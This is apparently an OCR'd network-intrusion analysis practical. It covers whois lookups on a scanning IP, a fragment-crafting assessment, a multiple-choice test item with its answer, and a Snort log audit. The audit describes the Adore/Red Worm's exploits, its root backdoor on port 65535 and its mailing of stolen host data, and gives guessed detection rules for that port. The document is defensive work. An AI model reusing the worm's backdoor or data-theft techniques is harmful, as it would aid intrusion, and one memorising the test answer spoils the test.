14486134	200.200.200.1	embratel.net.br	1	1	Closed	No Recent Activity
7849173	200.200.200.1	embratel.net.br	3	5	Closed	Provider Acknowledged
5908254	200.200.200.1	unknown	1	1	Closed	No Recent

						Activity
4235870	200.200.200.1	unknown	1	3	Closed	No Recent Activity
3819753	200.200.200.1	unknown	1	3	Closed	No Recent Activity
2302968	200.200.200.1	unknown	1	1	Closed	No Recent Activity
2115371	200.200.200.1	unknown	1	1	Closed	No Recent Activity
1599082	200.200.200.1	unknown	2	3	Closed	No Recent Activity
1229240	200.200.200.1	unknown	5	16	Closed	No Response
1105544	200.200.200.1	unknown	1	1	Closed	No Response
945411	200.200.200.1	unknown	1	1	Closed	No Response
384635	200.200.200.1	embratel.net.br	2	2	Closed	Provider Acknowledged

The results show that this IP has been on the radar before for scans, but no other fragmentation attacks were reported; mostly NetBios traffic or other common port scans such as TCP ports 80 and 21.

Dshield correlations are only valid for the past 30 days, and seeing as how this log is almost 4 months old, it does not qualify.

ARIN WhoIs lookup (http://www.arin.net/whois/index.html) on 200.200.200.1:
Led to a deeper lookup at http://lacnic.net/en/index.html:
Which let to an even deeper lookup at http://whois.registro.br:

```
inetnum:      200.200/16
asn:          AS4230
ID abusos:    GSE6
entidade:     EMBRATEL-EMPRESA BRASILEIRA DE TELECOMUNICAÇÕES SA
documento:    033.530.486/0001-29
responsável:  Gerência do backbone Internet da EMBRATE
endereço:     R. Alexandre Mackenzie, 75, 6 andar
endereço:     20221-410 - Rio de Janeiro - RJ
telefone:     (021) 2519-2175 []
ID entidade:  CAP12
ID técnico:   FSA82
criado:       17/11/1999
alterado:     24/05/2002

ID:           CAP12
nome:         Gerencia Técnica de Operações Internet
e-mail:       domain-admin@EMBRATEL.NET.BR
endereço:     Rua Senador Pompeu, 119, 6 and
endereço:     20221-291 - Rio de Janeiro - RJ
telefone:     (021) 5192828 []
criado:       02/02/1998
alterado:     24/05/2002

ID:           FSA82
nome:         Gerência Técnica de Servidores Internet
e-mail:       hostmaster@EMBRATEL.NET.BR
endereço:     Rua Senador Pompeu, 119, 608
```

endereço: 20221-291 - Rio de Janeiro - RJ
telefone: (021) 25192827 []
criado: 24/05/2002
alterado: 27/05/2002

ID: GSE6
nome: Grupo de Segurança Internet da Embratel
e-mail: abuse@EMBRATEL.NET.BR
endereço: R. Senador Pompeu, 119, 6. andar
endereço: 20080-001 - Rio de Janeiro - RJ
telefone: (078) 21278 []
criado: 05/10/2000
alterado: 05/10/2000

remarks: Security issues should also be addressed to
remarks: nbso@nic.br, http://www.nic.br/nbso.html
remarks: Mail abuse issues should also be addressed to
remarks: mail-abuse@nic.br

7. Evidence of active targeting:

Are they targeting a specific host?

Yes, several specific hosts were targeted. All traffic is originating from one host, and is directed to specific, non-contiguous hosts. Additionally, the time between packets is quite large, and indicates a "stealthy" scan.

Is this a general scan of entire network?

This is not a general scan of an entire network. The hosts targeted have IP addresses that are not contiguous, and they were not sent traffic in any specific order. It follows that the source is legitimate (see explanation in Section 3). If a source is targeting a specific host, this generally means they have reconnaissance information already. These packets "out of the blue" support this theory. It would appear that these scans are follow up to prior reconnaissance on this network, looking for more access via the targeted hosts.

Is this a probable "wrong number"?

It is not likely that someone simply transposed a number, given the evidence of crafting and targeted hosts.

8. Severity:

Severity is calculated with the following formula:

severity = (criticality + lethality) – (system countermeasures + network countermeasures

Each value is ranked on a scale from 1 (lowest) to 5 (highest).

Criticality is a measure of how critical the targeted system is.

Lethality is a measure of how severe the damage to the targeted system would be if the attack succeeded.

System countermeasures are a measure of the strength of the defensive mechanisms in place on the host itself.

Network countermeasures are a measure of the strength of the defensive mechanisms in place on the network.

Criticality 3

It is not known what these targeted hosts are, but it is likely they are not highly critical servers, based on the fact that they did not receive any other traffic on this day in question besides that from the external attacker. Nonetheless, they are given an average criticality.

Lethality 3

This traffic is likely intended to gain information about the targeted machines. The targeted nature of the traffic should raise concern that exploit attempts using any information gained are likely. However, given the sloppy crafting techniques, it is unlikely that the attacker will receive any "IP Reassembly Time Exceeded" messages, as noted in Section 4.

System Countermeasures 0

No information is given in the logs to suggest that the targeted hosts are security-hardened. It is likely that these hosts were targeted as a result of prior reconnaissance, possibly selected for their lack of security, or a known vulnerability.

Network Countermeasures 3

The fact that these logs are from Snort implies that the network has at least an IDS to detect attacks and possibly a firewall to block them. Whether or not the firewall is stateful is not known, which could aid in determining if unsolicited fragmented packets would even be received by the host. The IDS ruleset is also not known, so one has no reference as to how well the IDS alerts on attacks. Simply having perimeter defenses does not guarantee adequate security, since these devices can be misconfigured, hacked and fooled into allowing malicious traffic through.

Severity = (3+3)-(0+3) = 3

9. Defensive recommendation:

Some excellent general approaches for filtering IP fragments can be found in RFC-1858; Security Considerations for IP Fragment Filtering http://rfc-1858.rfc-list.net/rfc-1858.htm

Network Recommendations:

- Ingress/Egress filtering: See Detect #1 and #2 for details
    - Logging: Turn on logging on all network devices for correlation with IDS, FW, etc

If a firewall is not stateful, recommending firewall/IDS rules/signatures to protect systems from this type of scan using packet fragments would require the monitoring devices to be able to inspect IP packet header fields, and alert on:

- fragmented packets with a length of less than 512 bytes, since most network devices such as routers currently do not fragment packets into “chunks” smaller than 512
- fragment and reserved bits in the IP header: Reserved Bit (RB), More Fragments (MF) bit, and the Don't Fragment (DF) bit

System Recommendations:

For dealing with insertion/evasion attacks illustrated in the following landmark paper (http://www.robertgraham.com/mirror/Ptacek-Newsham-Evasion-98.html), implementing *host-based* IDS will allow for better analyzing of traffic from the host’s perspective.

Additionally, the ISP should be notified of these crafted packets coming from their network: mail-abuse@nic.br

10. Multiple choice test question:

If the following packet were seen in isolation, what would indicate possible packet crafting?

Windump:

```
10:21:09.916507 IP (tos 0x0, ttl 242, len 40) 200.200.200.1 > 170.129.211.200: tcp (frag
0:20@17184+)
0x0000   4500 0028 0000 8864 f206 3157 c8c8 c801        E..(...d..1W....
0x0010   aa81 d3c8 132b 0050 62f8 f658 62f8 f658        .....+.Pb..Xb..X
0x0020   9104 0000 99ae 0000 0000 0000 0000             ..............
```

Snort (same packet):

```
11/14-10:21:09.916507 0:3:E3:D9:26:C0 -> 0:0:C:4:B2:33 type:0x800 len:0x3C
200.200.200.1 -> 170.129.211.200 TCP TTL:242 TOS:0x0 ID:0 IpLen:20 DgmLen:40 RB
Frag Offset: 0x0864   Frag Size: 0xFFFFF7B0
0x0000: 00 00 0C 04 B2 33 00 03 E3 D9 26 C0 08 00 45 00  .....3....&...E.
0x0010: 00 28 00 00 88 64 F2 06 31 57 C8 C8 C8 01 AA 81  .(...d..1W......
0x0020: D3 C8 13 2B 00 50 62 F8 F6 58 62 F8 F6 58 91 04  ...+.Pb..Xb..X..
0x0030: 00 00 99 AE 00 00 00 00 00 00 00 00              ............
```

a. Fragment size of 20, since 20 is not divisible by 8, and fragment is not the last one

b. The 6th byte lower order “nibble” corresponds to the 3bit flags “Bit 0 is always 0 and is reserved”, but is 8 in this case
c. IP ID value is set to 0
d. 17184 is too large a value for fragment offset
e. all of the above
f. a,b,c
g. none of the above

Correct answer: f
d is incorrect because the fragment offset value can theoretically be as large as 65,535 – 8 = 65, 527

References

http://www.snort.org/snort-db/sid.html?id=523
http://www.rhyshaden.com/ipdgram.htm
http://www.postel.org/pipermail/end2end-interest/2001-May/000843.html
http://freshmeat.net/projects/sendip/
http://rfc-1858.rfc-list.net/rfc-1858.htm

Assignment 3: Analyze This!

Executive Summary

A Network Security Audit of the University network was conducted, using Snort Intrusion Detection System logs from a seven-day period. Events of Interest were categorized into High, Medium, or Low Severity, and the events comprising the majority of the alerts (98%) were given an in-depth analysis, with correlations among the different sets of logs to provide context and allow for appropriate recommendations. A detailed description of the Analysis Process used for this Audit is provided in the Appendix. Immediate Action Items are included in the Conclusions and Defensive Recommendations.

This Security Audit includes the following items:


- This Executive Summary of the analysis
- A list of the logs analyzed
- An Internal Host Profile
- Meaningful analysis identifying relationships between the different computers that generated logs
- A list of detects prioritized by severity and/or number of occurrences and a brief description of each
- A "Top Talkers" list in terms of Scans, Alerts, and/or OOS files
- A list of selected external source addresses and registration information about these addresses
- Correlations with other analysts' findings and with other external sources
- A link graph and analysis of a selected portion of the data files to demonstrate a relationship among the data
- Insights into internal machines thought to be compromised or engaged in possible dangerous or anomalous activity
- Defensive recommendations based upon the analysis

Some issues to note regarding the Analysis:

- Findings may require further investigation due to lack of correlation with other logs, such as firewall, syslogs, or webserver logs
- Unknown elements that would aid further analysis include:
    - A description of network topology that would include the complete description of critical machines (OS Version, IP Address, etc.), the location of the Snort IDS sensor, especially the sensor location with respect to the firewall
    - A complete Host Profile table
    - Any firewall logs for the same protected network
    - The complete set of rules being used by the sensor
    - Any binary (tcpdump) logs generated by Snort, and/or any raw data captured on the network over the analysis period
    - The University Acceptable Usage Policy

The Alerts are the focus of the Security Audit, providing the starting point for determining the "Who, What, When, Where, Why, and Hows". Once an Alert is analyzed, it becomes possible to correlate it with other Alerts and other logs provided, namely the Scans and OOS (Out of Scope) logs. All three types of logs are explained following the Executive Summary.

The graph below shows the Alerts and Scans versus hour for the week, from on Monday, January 6, 2003, through Sunday, January 12, 2003. The Alerts and Scans traffic is relatively independent of each other; the Alerts and follow a pattern of lower traffic during the work week, and continually generating higher traffic into the weekend, and the Scans exhibit a more erratic pattern, with a spike early in the week, a drop in midweek, and then several large spikes during the weekend. These patterns of increased activity during the weekend are suspicious, and set the tone that all Events of Interest identified in this Audit should be investigated and addressed.



Logs Analyzed

The University provided three sets of log files, covering the period Monday, January 6, 2003 through Sunday, January 12, 2003, generated by at least one Snort sensor of indeterminate version, running what is presumably a default ruleset with several additional customized rules. The following types of logs were provided:

Alerts – Contain either default or customized "alert" signatures. All alerts generated by Snort's portscan preprocessor will be ignored, since this traffic is analyzed within the Scans analysis

Scans – Contain all "scanning" traffic, either TCP or UDP, will be used for corroboration

OOS – Contain TCP traffic with strange or illegal combinations of flags set; contains packets already addressed in the Alerts and Scans logs, and will be used for corroborative purposes

All logs for a particular type (Alert, Scan, or OOS) were concatenated for better trend analysis. Logs for 7 days were analyzed, rather than only for 5, in order to "normalize" activity relative to a week, and help spot trends in activity. The following logs were used for analysis http://www.incidents.org/logs/:

Table1: Logs Analyzed

Alert	Scans	OOS
Alert.030106	Scans.030106	OOS_Report_2003_01_07_31845.txt
Alert.030107	Scans.030107	OOS_Report_2003_01_08_8856.txt
Alert.030108	Scans.030108	OOS_Report_2003_01_09_12713.txt
Alert.030109	Scans.030109	OOS_Report_2003_01_10_4480.txt
Alert.030110	Scans.030110	OOS_Report_2003_01_11_4183.txt
Alert.030111	Scans.030111	OOS_Report_2003_01_12_25129.txt
Alert.030112	Scans.030112	OOS_Report_2003_01_13_14787.txt

Internal Host Profile

In order to more effectively determine the context around the alerts and scans reported in the logs, a host profile was created. This profile was made by inferring the purpose of the host by the type and number of attacks it received. The more attacks logged against a certain host, the more likely it is that the host does indeed provide the service being targeted (possibly determined by prior reconnaissance activity against that host). It should be noted that this is not an exhaustive list, but rather a high-level view of the high traffic hosts. This effort yielded the following table:

Table 2: Internal Host Profile

Internal Host	Ports Attacked	Potential Services	Number of Hits
MY.NET.99.36	80	http	1606
MY.NET.70.207	80	http	1502

MY.NET.179.77	80	http	206
MY.NET.150.70	80	http	12
MY.NET.6.40	25	smtp	1143
MY.NET.162.67	20	ftp (commands)	448
MY.NET.132.50	137	NETBIOS Name Service	443
MY.NET.137.18	137	NETBIOS Name Service	207
MY.NET.190.17	137	NETBIOS Name Service	177
MY.NET.139.230	25	smtp	110
MY.NET.150.216	445	Microsoft-DS	86
MY.NET.88.163	445	Microsoft-DS	65
MY.NET.5.74	69	tftp	64
MY.NET.190.102	139	NETBIOS Name Service	44
MY.NET.132.43	139	NETBIOS Name Service	40
MY.NET.190.100	139	NETBIOS Name Service	36
MY.NET.162.91	21	ftp (data)	38
MY.NET.137.7	53, 135	dns, epmap	12, 6
MY.NET.179.78	143	imap	11
MY.NET.105.42	23, 81	telnet, HOSTS2 Name Server	6
MY.NET.163.136	113	Authentication Service	5
MY.NET.87.50	999	puprouter	3

Top 10 Talkers by Traffic

Sources

Table 3: Top Source IPs by Traffic

Scans		**Alerts**		**OOS**	
Count	*Source IP Address*	*Count*	*Source IP Address*	*Count*	*Source IP Address*
1200498	MY.NET.70.176	67203	MY.NET.84.151	1014	194.106.96.8
1147249	MY.NET.83.146	22682	80.14.23.232	727	MY.NET.70.183
354041	MY.NET.91.252	21338	MY.NET.88.193	574	MY.NET.53.10
254717	MY.NET.162.90	9952	80.200.150.161	528	133.11.36.54
211965	MY.NET.150.213	9762	217.136.72.253	249	MY.NET.53.84
204277	MY.NET.84.178	8427	212.179.107.229	225	66.140.25.156
138015	MY.NET.87.50	8411	64.154.60.203	220	65.214.36.151
95014	MY.NET.132.20	6795	MY.NET.112.204	203	209.47.251.30
90611	MY.NET.83.178	5426	212.179.107.228	133	209.47.251.24
74105	MY.NET.70.207	5315	MY.NET.111.235	129	209.47.251.18


Destinations

Table 4: Top Destination IPs by Traffic

Scans		**Alerts**		**OOS**	
Count	*Destination IP Address*	*Count*	*Destination IP Address*	*Count*	*Destination IP Address*
6805	MY.NET.70.198	80647	MY.NET.84.151	2457	MY.NET.6.40
4206	172.171.155.23	34452	MY.NET.88.193	1550	MY.NET.1.4
3929	68.112.148.197	26373	192.168.0.253	1020	MY.NET.70.231
3924	213.3.63.38	22791	80.14.23.232	533	MY.NET.130.12

3517	217.36.24.213	9373	MY.NET.113.4	219	MY.NET.134.11
3477	24.58.246.210	8421	MY.NET.84.160	167	MY.NET.99.85
3427	66.91.16.206	8403	217.136.72.253	95	MY.NET.185.48
3348	64.229.36.53	7871	80.200.150.161	88	MY.NET.139.230
3192	64.231.88.19	6794	61.236.39.3	74	MY.NET.105.42
3034	24.102.135.180	5968	MY.NET.90.242	72	MY.NET.145.9

All Alerts



The alerts were broken into several categories, and rated based on the number of alerts received, the meaning of the alert, and potential impact:

- *High severity* alerts signal internal system compromise, placement of a backdoor program on an internal system, or lethal attacks that would have a high success of exploiting an internal system
- *Medium severity* alerts signal a motivated attack that is targeted against the internal network, an alert count in the top 10, or customized alerts to look for "repeat offenders"
- *Low severity* alerts signal general reconnaissance efforts such as ping sweeping, port scanning, OS fingerprinting, and banner grabbing, or alerts which may appear to be of High or Medium severity, but evidence of which is inconclusive or determined to be a false positive

Table3: Total Unique Alerts

Alert Count	Alert Type	% of Total	Severity
203876	**High port 65535 tcp - possible Red Worm - traffic**	50.9%	High
50587	**SMB Name Wildcard**	12.6%	Medium
41431	**Watchlist 000220 IL-ISDNNET-990517**	10.3%	Medium
41079	**spp_http_decode - IIS Unicode attack detected**	10.2%	High
26447	**TFTP - External UDP connection to internal tftp server**	6.6%	Medium
12389	**TFTP - Internal TCP connection to external tftp server**	3.1%	Medium
5757	**High port 65535 udp - possible Red Worm - traffic**	1.4%	High
4019	**Watchlist 000222 NET-NCFC**	1.0%	Medium
2343	**spp_http_decode - CGI Null Byte attack detected**	0.6%	Medium
2255	**IDS552/web-iis_IIS ISAPI Overflow ida nosize**	0.6%	High
2227	**Queso fingerprint**	0.6%	Medium
2107	**EXPLOIT x86 NOOP**	0.5%	Medium

1606	**Possible trojan server activity**	0.4%	High
1444	**Port 55850 tcp - Possible myserver activity - ref. 010313-1**	0.4%	Medium
745	**Null scan!**	0.2%	Low
462	**Incomplete Packet Fragments Discarded**	0.1%	Low
397	**SUNRPC highport access!**	0.1%	Medium
356	**IRC evil - running XDCC**	0.1%	Medium
276	**External RPC call**	0.1%	Medium
197	**SMB C access**	<0.1%	Medium
168	**NMAP TCP ping!**	<0.1%	Low
164	**TCP SRC and DST outside network**	<0.1%	Medium
132	**EXPLOIT x86 setuid 0**	<0.1%	Medium
74	**ICMP SRC and DST outside network**	<0.1%	Medium
72	**TFTP - Internal UDP connection to external tftp server**	<0.1%	High
58	**Port 55850 udp - Possible myserver activity - ref. 010313-1**	<0.1%	Medium
53	**EXPLOIT x86 setgid 0**	<0.1%	Medium
19	**EXPLOIT x86 stealth noop**	<0.1%	Medium
19	**Attempted Sun RPC high port access**	<0.1%	Medium
17	**RFB - Possible WinVNC - 010708-1**	<0.1%	Medium
15	**Tiny Fragments - Possible Hostile Activity**	<0.1%	Medium
9	**TFTP - External TCP connection to internal tftp server**	<0.1%	Medium
8	**External FTP to HelpDesk MY.NET.70.50**	<0.1%	Medium
6	**FTP passwd attempt**	<0.1%	Medium
6	**External FTP to HelpDesk MY.NET.70.49**	<0.1%	Medium
6	**EXPLOIT NTPDX buffer overflow**	<0.1%	Medium
5	**NIMDA - Attempt to execute cmd from campus host**	<0.1%	High
5	**HelpDesk MY.NET.83.197 to External FTP**	<0.1%	Medium
5	**DDOS shaft client to handler**	<0.1%	Medium
2	**Bugbear@MM virus in SMTP**	<0.1%	Medium
1	**connect to 515 from inside**	<0.1%	Medium
1	**SITE EXEC - Possible wu-ftpd exploit - GIAC000623**	<0.1%	Medium
1	**Probable NMAP fingerprint attempt**	<0.1%	Low
1	**MY.NET.30.4 activity**	<0.1%	Medium
1	**MY.NET.30.3 activity**	<0.1%	Medium

Alert Categories:
Alerts in **bold green** are possibly due to “Blended Threat” worms
Alerts in **bold turquoise** are possible Trojan Exploits
Alerts in **bold red** are specific to IIS Web Server attacks or worms
Alerts in **bold orange** are Exploit Attempts
Alerts in **bold pink** are indicative “Bandwidth Hogs” or DoS Attempts
Alerts in **bold blue** are Customized Watchlist alerts
Alerts in **bold gray** are Inappropriate Access alerts
Alerts in **bold violet** are indicative of “Strange Packets”
Alerts in **bold black** are Fingerprinting/Enumeration Attempts

Full Analysis will be performed on the High Severity Alerts, the Top 10 Alerts, and some Medium Severity Alerts. Some Medium Severity Alerts will be given brief analysis.

Full Analysis of alerts includes:
1. Description
    a. Name & Summary of Alert, Brief Overview

   b. Severity
   c. Triggering Snort Alert, if applicable
2. Statistics (using customized shell scripts to search for information)
   a. Number of Occurrences
   b. Top 10 source and destination pairs for this alert
3. Analysis
   a. Was it a false positive?
   b. Was this the only event the attacker triggered?
   c. Is there any corresponding activity from MY.NET that indicates compromise around this timeframe?
   d. Insights into internal machines such as compromise or possible dangerous or anomalous activity
4. Correlations
   a. With Scans
   b. With Oos
   c. With External resources
5. Recommendations

Top Alerts

(Account for over 98% of total alert traffic, include Top Alerts from each of the Alert Categories)

High port 65535 tcp - possible Red Worm – traffic

(203,876 alerts, 51% of total alerts, Severity: High)

High port 65535 udp - possible Red Worm – traffic

(5757 alerts, 1% of total alerts Severity: High)

Description

The Adore worm, originally identified as the Red Worm, is a collection of programs and shell scripts contained in a file called *red.tar*. The Adore worm attempts to gain unauthorized access to systems that are vulnerable to the LPRng, rpc-statd, wu-ftpd, and the Berkeley Internet Name Domain (BIND) software exploits, similar to the Ramen and Lion worms. Adore scans the Internet checking Unix hosts to determine whether they are vulnerable to any of the exploits. For hosts that are vulnerable, and become infected with the worm, the Adore worm downloads the red.tar package, replaces system binaries with trojaned versions, installs a backdoor on port 65535 (allowing anyone who telnets to this port to have root access to the system), collects system information (such as usernames, passwords, running processes, and the IP address of the host), and sends such information to the following addresses: adore9000@21cn.com, adore9000@sina.com, adore9001@21cn.com, adore9001@sina.com. This worm also randomly generates the first two octets of an IP address and then scans that entire subnet for any other vulnerable systems. Once the worm finds a vulnerable system, it infects the new system and the worm propagates again. “It also sets up a cronjob in cron daily (which runs at 04:02 am local time) to run and remove all traces of its existence and then reboots your system. However, it does not remove the backdoor.” http://www.sans.org/y2k/adore.htm http://www.sans.org/rr/threats/mutation.php

Actually, the worm only sets a host up for root compromise; if a host is infected by the worm via one of the four exploits, the worm opens the backdoor on 65535 and sends the IP address of the host to the certain email addresses. Using the IP address information in the email, an attacker would then presumably first ping the infected host – using an ICMP packet of size 77 to cause it to bind a socket to TCP port 65535 – and then proceed to telnet to that port. Telnetting to this port gives the attacker root access to the host.

The four security flaws sought out by the Adore worm are:


- wu-ftpd: Buffer overrun; due to improper bounds checking, SITE EXEC may enable remote root execution, without having any local user account required.

- nfs-utils: Flaw in the rpc.statd daemon can lead to remote root break in. Note that the nfs-utils package will replace the packages knfsd and knfsd-client. The package knfsd-client contains the rpc.statd daemon.
- LPRng: Vulnerability due to incorrect usage of the syslog() function. Local and remote users can send string-formatting operators to the printer daemon to corrupt the daemon's execution, potentially gaining root access.
- bind: Buffer overflow in transaction signature (TSIG) handling code. This vulnerability may allow an attacker to execute code with the same privileges as the BIND server. Because BIND is typically run by a superuser account, the execution would occur with superuser privileges.

To propagate, the worm needs to scan for other hosts:

- Runs the *randb* program to randomly generate the first two octets of an IP address.
- Removes the associated log file (*bindname.log, statdx.log, results.log*).
- Runs the associated *pscan* program against the entire randomly generated subnet and the associated port. (*pscan-bind* on port 53, *pscan-statdx* on port 111, and *pscan-lprng* on port 515)
- Runs the associated scan script (*bindscan, statdxscan*, and l*pdscan*)
- Note that some variants do not target the wu-ftp exploits, but scanning for this would be on TCP port 21

The diagram below outlines the process that takes place once the Adore Worm has infected a vulnerable system.



Typical Snort Alert

01/06-00:00:21.734252 [**] High port 65535 tcp - possible Red Worm - traffic [**]
MY.NET.84.151:65535 -> 212.95.85.172:1540
01/06-00:12:41.637450 [**] High port 65535 udp - possible Red Worm - traffic [**]
MY.NET.150.213:6257 -> 203.45.94.229:65535

Triggering Snort Rule: No standard rule was found, but the following might cause this alert:

```
alert TCP any any -> any 65535 (msg:"High port 65535 tcp - possible Red
Worm – traffic"; flags: S;)
alert TCP any 65535 -> any any (msg:"High port 65535 tcp - possible Red
Worm – traffic";)
alert UDP any any -> any 65535 (msg:"High port 65535 udp - possible Red
Worm – traffic"; flags: S;)
alert UDP any 65535 -> any any (msg:"High port 65535 udp - possible Red
Worm – traffic";)
```

Statistics: **Top 10 Lists**
This alert alone caused *51% of the total alerts* seen in the logs over the 7-day period.
Top 10 Source Hosts:
grep "Red Worm" .DelimitedAndSorted | awk –F ";" '{print $3}' | sort | uniq -c | sort –rn | head
67203 **MY.NET.84.151**
22682 **80.14.23.232**
21338 **MY.NET.88.193**
9952 80.200.150.161
9762 217.136.72.253
5102 172.186.226.148
2529 67.69.224.186
2461 80.200.137.128
2278 80.13.100.3
2010 193.252.60.115

Top 10 Destination Hosts:
grep "Red Worm" .DelimitedAndSorted | awk –F ";" '{print $5}' | sort | uniq -c | sort –rn | head
80647 **MY.NET.84.151**
34452 **MY.NET.88.193**
22791 **80.14.23.232**
8403 217.136.72.253
7871 80.200.150.161
3078 172.186.226.148
2047 67.69.224.186
1877 80.200.137.128
1706 80.13.100.3
1534 193.252.60.115

Top 5 Internal Destination Hosts, Destination Port 65535: (Using *DestIPDestPortsReport.xls*)

Alert Count	Destination IP	Destination Port
80646	**MY.NET.84.151**	65535
34452	**MY.NET.88.193**	65535
25	MY.NET.198.220	65535
15	MY.NET.117.25	65535
5	MY.NET.88.164	65535

Top 10 Host Pairs:
grep "Red Worm" .DelimitedAndSorted | awk –F ";" '{print $3,$5}' | sort | uniq -c | sort –rn | head
22791 **MY.NET.84.151** 80.14.23.232
22681 80.14.23.232 **MY.NET.84.151**
9948 80.200.150.161 **MY.NET.84.151**
9757 217.136.72.253 **MY.NET.84.151**
8403 **MY.NET.84.151** 217.136.72.253
7871 **MY.NET.84.151** 80.200.150.161
5102 172.186.226.148 **MY.NET.84.151**
3078 **MY.NET.84.151** 172.186.226.148

2529 67.69.224.186 **MY.NET.84.151**
2461 80.200.137.128 **MY.NET.88.193**

Top Days these Alerts Occurred
grep "Red Worm" .DelimitedAndSorted | awk –F ";" '{print $1}' | awk –F "-" '{print $1}' | sort | uniq -c | sort –rn | head
83947 **01/12**
32333 01/09
25841 01/11
22367 01/08
19166 01/10
15185 01/07
10818 01/06

Top Hour these Alerts Occurred
grep "Red Worm" .DelimitedAndSorted | awk –F ";" '{print $1}' | awk –F ":" '{print $1}' | sort | uniq -c | sort –rn | head
17120 **01/12-07**
7635 01/12-12
7632 01/12-06
6648 01/11-22
6146 01/12-11
5634 01/12-09
5123 01/12-10
5109 01/12-13
4939 01/12-15
4323 01/12-17

Analysis
MY.NET.84.151 and **MY.NET.88.193** seem to be on every top 10 Alert list available, and **80.14.23.232** is the external host most often associated with these hosts and this type of traffic over port 65535 (see Aggregate Analysis). These alerts occurred mainly on Sunday, January 12, 2003, peaking at 7 a.m. and then dropping, continuing until at least 5 p.m. The peak for this alert correlates exactly to the highest peak for the total of all alerts combined (Hour 151, with 18,602 alerts); intuitively, this makes sense, as this one alert counts for over half of the total alerts.

Does this traffic fit the worm's profile? *No*
